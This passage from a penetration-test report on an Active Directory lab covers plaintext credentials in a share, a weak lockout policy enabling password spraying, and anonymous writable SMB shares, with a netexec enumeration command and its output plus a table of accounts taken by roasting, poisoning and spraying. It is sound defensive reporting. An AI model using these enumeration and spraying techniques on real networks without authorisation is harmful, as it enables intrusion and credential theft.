File sharing using the Server Message Block (SMB) protocol is a common practice on internal networks, with access to shared files controlled through Access Control Lists (ACLs). However, if file shares are configured to allow access to default domain-wide groups such as Everyone, Authenticated Users, or Domain Users, this grants all users in the environment permission to view the contents of the share. This poses a significant risk if sensitive information, such as user credentials, is stored within these shares. Threat actors could exploit this data to impersonate users, compromise servers, or escalate their privileges within the domain.

During the engagement, a plaintext password was discovered in a PowerShell script stored in a file share.This sensitive data was accessed using a previously compromised account (NORTH\brandon.stark). The PowerShell script, shown in Figure 8, contained credentials for another user (NORTH\jeor.mormont), highlighting the dangers of incorrectly configure file share permissions and improper handling of sensitive information.



```
# fake script in netlogon with creds
$task = '/c TODO'
$taskName = "fake task"
$user = "NORTH\jeor.mormont"
$password = [redacted]

# passwords in sysvol still ...
```

Figure 8 - The Powershell script containing a password for the user NORTH/jeor.mormont

Since authentication was required to access the file share, the severity of this finding is rated as medium. However, the account compromised is an Admin account and if such sensitive information were stored in a publicly readable share, the severity would escalate to high, significantly increasing the risk of unauthorized access and exploitation.

Recommendations

Remove Sensitive Data: Plaintext credentials and other sensitive information should never be stored in shared file locations. Use secure methods such as encrypted vaults or environment variables for storing credentials.

Improve Credential Management: Ensure passwords are not hardcoded into scripts. Secure alternatives, such as secrets management tools, should be adopted.

3.3.6 Inadequte Password and Lockout Policy

Severity: low

Description

Two common automated attacks against systems requiring credentials to authenticate are brute-force and password spraying. Brute-forcing involves attempting all possible password combinations against a small set of user accounts. In contrast, password spraying targets a large number of accounts using a small list of common passwords. This method is harder to detect because it generates minimal failed login attempts per user, which often fall within normal application behavior.

During the assessment, a password spraying attack successfully compromised one account:

- NORTH/hodor

This attack succeeded because the account used a weak and easily guessable password, such as "Spring2023" or a variation resembling the username. Allowing weak passwords through the password policy, significantly reduces the overall security posture of the system, making it vulnerable to automated attacks.

In addition to the weak password policy, the account lockout policy contributed to the success of the attack. The policy only locks an account for five minutes after five incorrect login attempts within a five-minute period. This configuration allows an attacker to attempt one password every minute without triggering a sustained account lockout. As a result, the attack would likely go unnoticed by the user and system monitoring tools.

Recommendations

Enforce stronger password and account lockout policies: Require passwords to be at least 15 characters long and include a mix of uppercase letters, lowercase letters, numbers, and special characters. Additionally, adjust the account lockout policy to increase the lockout duration or require users to contact IT support to unlock their accounts.


Implement Multi-factor Authentication (MFA): Where feasible, enable MFA to add an additional layer of security. This will help mitigate the risk of unauthorized access, even if credentials are compromised.

3.3.7 Publicly Writable Shares

Severity: low

Description

During the engagement, multiple publicly accessible Server Message Block (SMB) shares were identified within the domain. These shares where found to have improper access control configurations, which could introduce several security risks to the organization. An attacker with access to these shares may potentially view or retrieve sensitive data, leading to unauthorized disclosure of confidential information.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/goad]
└─$ netexec smb 10.2.10.10-23 -u 'a' -p '' --shares
SMB         10.2.10.12      445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain
SMB         10.2.10.12      445    MEEREEN          [-] essos.local\a: STATUS_LOGON_FAILURE
SMB         10.2.10.11      445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north
SMB         10.2.10.23      445    BRAAVOS          [*] Windows 10 / Server 2019 Build 17763 x64 (name:BRAAVOS) (domain:essos.lo
SMB         10.2.10.10      445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sev
SMB         10.2.10.22      445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:nort
SMB         10.2.10.11      445    WINTERFELL       [-] north.sevenkingdoms.local\a: STATUS_LOGON_FAILURE
SMB         10.2.10.23      445    BRAAVOS          [+] essos.local\a: (Guest)
SMB         10.2.10.10      445    KINGSLANDING     [-] sevenkingdoms.local\a: STATUS_LOGON_FAILURE
SMB         10.2.10.22      445    CASTELBLACK      [+] north.sevenkingdoms.local\a: (Guest)
SMB         10.2.10.23      445    BRAAVOS          [*] Enumerated shares
SMB         10.2.10.23      445    BRAAVOS          Share           Permissions     Remark
SMB         10.2.10.23      445    BRAAVOS          -----           -----------     ------
SMB         10.2.10.23      445    BRAAVOS          ADMIN$                          Remote Admin
SMB         10.2.10.23      445    BRAAVOS          all             READ,WRITE      Basic RW share for all
SMB         10.2.10.23      445    BRAAVOS          C$                              Default share
SMB         10.2.10.23      445    BRAAVOS          CertEnroll                      Active Directory Certificate Services share
SMB         10.2.10.23      445    BRAAVOS          IPC$            READ            Remote IPC
SMB         10.2.10.23      445    BRAAVOS          public                          Basic Read share for all domain users
SMB         10.2.10.22      445    CASTELBLACK      [*] Enumerated shares
SMB         10.2.10.22      445    CASTELBLACK      Share           Permissions     Remark
SMB         10.2.10.22      445    CASTELBLACK      -----           -----------     ------
SMB         10.2.10.22      445    CASTELBLACK      ADMIN$                          Remote Admin
SMB         10.2.10.22      445    CASTELBLACK      all             READ,WRITE      Basic RW share for all
SMB         10.2.10.22      445    CASTELBLACK      C$                              Default share
SMB         10.2.10.22      445    CASTELBLACK      IPC$            READ            Remote IPC
SMB         10.2.10.22      445    CASTELBLACK      public                          Basic Read share for all domain users
Running nxc against 14 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Figure 9 - Two shares were found writable with Anonymous login

In addition to data exposure, the ability to write to or modify files within these shares could allow malicious actors to tamper with critical files or introduce harmful content. This could disrupt business operations or facilitate further attacks. In some instances, exposed credentials such as plaintext passwords or password hashes stored within accessible files could enable privilege escalation, granting the attacker higher levels of access within the domain.

Not all files or directories within mountable shares may be accessible due to stricter access controls implemented at the file or folder level. However, the overall presence of publicly accessible shares increases the attack surface and provides opportunities for exploitation.

Recommendations

To address these issues and mitigate the associated risks, the following steps are recommended:

Restrict Public Access: Review and reconfigure SMB shares to ensure they are not publicly accessible unless explicitly required for business purposes. Access should be limited to authorized users only.

Least privileges: Shares should be configured according to the principle of least privilege. This principle has been partially applied in the environment, but further review and configuration adjustments may be necessary.

A APPENDIX – Project Overview

Scope

No Active Directory domain accounts were provided.

The following accounts were provided:

- kali (root)

The security assessment was performed remotely with access to a virtual machine with a physical connection to the network:

Hostname: MH-kali
IP Address: 10.2.10.99
Operating system: Kali Linux

B APPENDIX – Testing Artefacts

Tools Used in Attack

App/Script	Version	Source
Hashcat	6.2.6	Hashcat
Responder	3.1.5.0	Lgandx
Netexec	1.3.0	NeedForSpeed
Impacket	0.12.0	Impacket

Users acquired

User	Domain	Acquired From
samwell.tarly	north.sevenkingdoms.local	Plain text password in description.
brandon.stark	north.sevenkingdoms.local	ASREP-roasting & Hash Crack
hodor	north.sevenkingdoms.local	Password Spraying
jon.snow	north.sevenkingdoms.local	Roasting & Hash Crack
robb.stark	north.sevenkingdoms.local	LLMNR Poisoning
jeor.mormont	north.sevenkingdoms.local	Plain text password in Powershell script.
mireen	essos.local	ASREP-roasting & Hash Crack

C APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of ITHS. All information obtained during the testing process is deemed privileged information and not for public dissemination. SecurityAB pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS. SecurityAB strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

SecurityAB and ITHS have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall SecurityAB or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.